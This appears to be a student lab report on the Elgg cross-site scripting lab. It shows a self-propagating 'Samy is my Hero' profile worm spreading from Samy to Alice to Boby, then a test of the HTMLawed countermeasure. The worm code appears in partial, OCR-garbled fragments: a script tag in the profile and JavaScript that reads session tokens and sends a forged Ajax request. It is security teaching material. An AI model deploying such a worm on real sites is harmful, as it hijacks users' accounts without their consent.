The screenshot shows a Mozilla Firefox browser window titled "Edit profile : XSS Lab Site - Mozilla Firefox". The address bar displays the URL [www.xsslabeled.com/profile/samy/edit](http://www.xsslabeled.com/profile/samy/edit). The main content area is titled "XSS Lab Site" and shows the "Edit profile" form for the user "Samy". In the "About me" field, the following JavaScript code is entered:

```
<script type="text/javascript" src="http://www.xsslabeled.com/xss_worm.js"></script>
```

The status bar at the bottom of the browser shows the URL [www.xsslabeled.com/blog/owner/samy](http://www.xsslabeled.com/blog/owner/samy).

After saving the profile this is how Samy's home page will look.



Then I logged into Alice profile and I was not able to see any description under her profile, before the attack.

A screenshot of a Mozilla Firefox browser window. The title bar reads "Alice : XSS Lab Site - Mozilla Firefox". The address bar shows the URL "www.xsslabelgg.com/profile/alice". The main content area displays the "XSS Lab Site" profile for user "Alice". The profile picture is a cartoon illustration of Alice from Alice in Wonderland. Below the picture are buttons for "Edit profile" and "Edit avatar". To the right of the profile picture is a section titled "Friends" which says "No friends yet." There is also a "Add widgets" button. The browser interface includes a sidebar with various icons and a menu bar with options like File, Edit, View, History, Bookmarks, Tools, and Help. The time in the top right corner is 12:36 AM.

Then, I navigated to the members page where I will be able to visit samy's profile. After visiting the samy's profile, Alice profile will be infected and the attack will be succeeded.

The screenshot shows a Mozilla Firefox browser window with the title "Newest members : XSS Lab Site - Mozilla Firefox". The address bar displays "www.xsslabeledgg.com/members". The main content area shows the "XSS Lab Site" members page. On the left, there is a sidebar with various icons. The main content area has a blue header "XSS Lab Site" and a navigation bar with links like "Activity", "Blogs", "Bookmarks", "Files", "Groups", and "More ». The main content area displays a list of members under the heading "Newest members". The list includes:


- Samy (Hello This is Sammy!)
- Charlie
- Boby
- Alice
- Admin

Below the member list, there is a search bar with the placeholder "Search" and a "Search" button. A message "Total members: 5" is also visible. At the bottom left, it says "Powered by Flar".

After the attack has been successful, I was able to see the text “Samy is my hero” in Alice profile without her knowledge. Now Alice is also infected and any other member visiting Alice will also be infected. This is due to the self-propagating XSS attack by Samy.

The screenshot shows a Mozilla Firefox window with the title "Alice : XSS Lab Site - Mozilla Firefox". The address bar displays the URL "www.xsslabelgg.com/profile/alice". The main content area shows the "XSS Lab Site" profile for a user named "Alice". The profile picture is a cartoon illustration of Alice from Disney's Alice in Wonderland. The "About me" section contains the text "Samy is my Hero". On the left sidebar, there are several icons: a blue square, a document with a pencil, a yellow square with an 'S', a red square with a grid, a folder, a blue square with a wavy line, a Firefox logo, a wrench and gear icon, a CD/DVD icon, and a trash can icon. The top menu bar includes File, Edit, View, History, Bookmarks, Tools, and Help. The status bar at the bottom right shows the time as 12:37 AM.


Boby's profile before visiting Alice profile.



Now, Boby visits Alice profile and now Boby gets attacked and infected.

The screenshot shows a Mozilla Firefox window titled "Alice : XSS Lab Site - Mozilla Firefox". The address bar displays the URL [www.xsslabelgg.com/profile/alice](http://www.xsslabelgg.com/profile/alice). The main content area shows a user profile for "Alice" with a profile picture of Alice from Disney's Alice in Wonderland. Below the picture, there is an "About me" section containing the text "Samy is my Hero". To the right of the profile picture, there is a "Friends" section which currently displays "No friends yet." On the left side of the profile page, there is a sidebar with several buttons: "Add friend", "Send a message", and "Report user". Below these buttons, there is a link labeled "Blogs". The Firefox interface includes a vertical toolbar on the left with icons for various applications like the Dash, Home, and File Manager, and a top menu bar with options like File, Edit, View, History, Bookmarks, Tools, and Help. The status bar at the bottom right shows the time as 12:38 AM.

After the attack I was able to see the message “Samy is my Hero” in his profile and now Boby is also infected. And any other member visiting boby will also be infected and attacked.



### 3.8 Task 7: Countermeasures


Activate only the HTMLawed countermeasure but not htmlspecialchars; visit any of the victim profiles and describe your observations in your report.

To activate the countermeasure for the ELGG website, I first logged into the admin profile and navigated to the account option, then to administration and then to the plugins panel.

The screenshot shows a Mozilla Firefox browser window titled "Admin : XSS Lab Site - Mozilla Firefox". The address bar displays "www.xsslabeLgg.com/profile/admin". The main content area shows the "XSS Lab Site" interface with the user "Admin" logged in. On the left, there is a sidebar with various icons for Activity, Blogs, Bookmarks, Files, Groups, and More. The central area features a large placeholder for an avatar with the text "Admin" above it. Below this are buttons for "Edit profile" and "Edit avatar", along with links for "Blogs" and "Bookmarks". A "Add widgets" button is located in the top right corner of the main content area. The status bar at the bottom indicates the time as 6:47 PM.

From the plugins panel I chose the Security and spam option. Then I activated the HTMLLawed pluggin. After activating the HTMLLawed plugin I was able to see list of plugins getting activated along with the HTMLLawed.

The screenshot shows a Mozilla Firefox browser window titled "Plugins : XSS Lab Site - Mozilla Firefox". The address bar displays "www.xsslabeLgg.com/admin/plugins". The main content area is titled "XSS Lab Site Administration" and shows the "Plugins" section. Under "Filter", the "Security and Spam" category is selected. On the right, there is a sidebar titled "Administer" which includes links for Dashboard, Statistics, Users, Utilities, Upgrades, Appearance, Plugins (which is selected), Settings, and Utilities. The central "Plugins" section has buttons for "Activate All" and "Deactivate All". Below these buttons, there are several tabs: All plugins, Active plugins, Inactive plugins, Bundled, Non-bundled, Admin, Communication, Content, Development, Enhancements, Security and Spam (selected), Service/API, Social, Themes, Utilities, Web Services, and Widgets. At the bottom of the central section, there are two buttons: "Activate" and "Deactivate".



In order to check if the countermeasure is enabled, I logged into Samy's profile and navigated to the edit profile page and I copy pasted the DOM malicious program to perform the XSS self-propagating attack in the About Me section. I made the post public and I saved the profile. I have put the malicious program in About Me by enabling the Edit HTML option in the About Me section.

The screenshot shows a Mozilla Firefox browser window with the title "Edit profile : XSS Lab Site - Mozilla Firefox". The address bar displays "www.xsslabelgg.com/profile/samy/edit". The main content area shows the "XSS Lab Site" profile editing interface. In the "About me" section, there is a code editor containing the following JavaScript code:

```
var samyGuid=47; //FILL IN
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST","sendurl,true");
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(content);
}
```

The "Visual editor" link is visible next to the code editor. Below the code editor, there is a dropdown menu set to "Public". In the bottom right corner of the profile page, there is a sidebar with user information and links:

- Samy (Hello This is Sammy!)
- Blogs
- Bookmarks
- Files
- Pages
- Wire posts
- Edit avatar
- [Edit profile](#)
- Change your settings
- Account statistics


After saving the profile, I navigated back to the home page of the Samy's profile and I was able to see that the malicious program getting displayed in the home page of Samy's profile as a plain text instead of malicious code.

The screenshot shows a Mozilla Firefox window with the title bar "Samy : XSS Lab Site - Mozilla Firefox". The address bar displays the URL "www.xsslabeLgg.com/profile/samy". The main content area shows the "XSS Lab Site" profile for a user named "Samy". The profile picture is a blue-toned image of a person working on a laptop. The "About me" section contains a large amount of raw JavaScript code. To the right, there is a "Friends" sidebar with one friend listed. A vertical toolbar on the left side of the browser window contains icons for various applications like file manager, terminal, and system settings.

**About me**

```
window.onload = function(){ var headerTag = ""; var jsCode = document.getElementById("worm").innerHTML; var tailTag = "</" + "scripts>"; //put all the pieces together and apply the URL encoding var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); //set the content of the description field and access level var desc = "&description=Samy is my Hero" + wormCode; desc += "&accesslevel[description]=2"; //JavaScript code to access user name, user guid, Time Stamp __elgg_ts //and Security Token __elgg_token var name="&
```

After editing the profile of Samy by injecting the malicious program into Samy's profile, I then logged into Alice profile and I was able to see that there was no any description on her profile before performing the attack. Then I navigated to the members page so that I can go and view the Samy's profile.



This is how the profile of Samy looked when viewed from Alice profile.

The screenshot shows a Mozilla Firefox browser window with the title "Samy : XSS Lab Site - Mozilla Firefox". The address bar displays the URL "www.xsslabeLgg.com/profile/samy". The main content area shows a user profile for "Samy" with a brief description: "Hello This is Sammy!". Below the description is a section titled "About me" containing a large amount of JavaScript code. On the left side, there is a sidebar with various icons and links like "Add friend", "Send a message", and "Report user". On the right side, there is a "Friends" section showing one friend's profile picture. The browser interface includes a toolbar at the top with icons for file operations, a menu bar with "File", "Edit", "View", etc., and a status bar at the bottom showing the time as 6:57 PM.

**Samy**

Brief description: Hello This is Sammy!

About me

```
window.onload = function(){ var headerTag = ""; var jsCode = document.getElementById("worm").innerHTML; var tailTag = "</>" + "<script>"; //put all the pieces together and apply the URL encoding var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); //set the content of the description field and access level var desc = "&description=Samy is my Hero" + wormCode; desc += "&accesslevel[description]=2"; //JavaScript code to access user name, user guid, Time Stamp __elgg_ts //and Security Token __elgg_token var name="&name="+elgg.session.user.name; var guid="&guid="+elgg.session.user.guid; var
```

Add friend

Send a message


Report user

Blogs

Bookmarks


Friends

After viewing the Samy's profile I was able to see that the attack was failed and I was not able to see the description getting displayed. This is because of the countermeasure that I enabled before the attack. The countermeasure will disable the attack and it makes the malicious program a regular normal text.



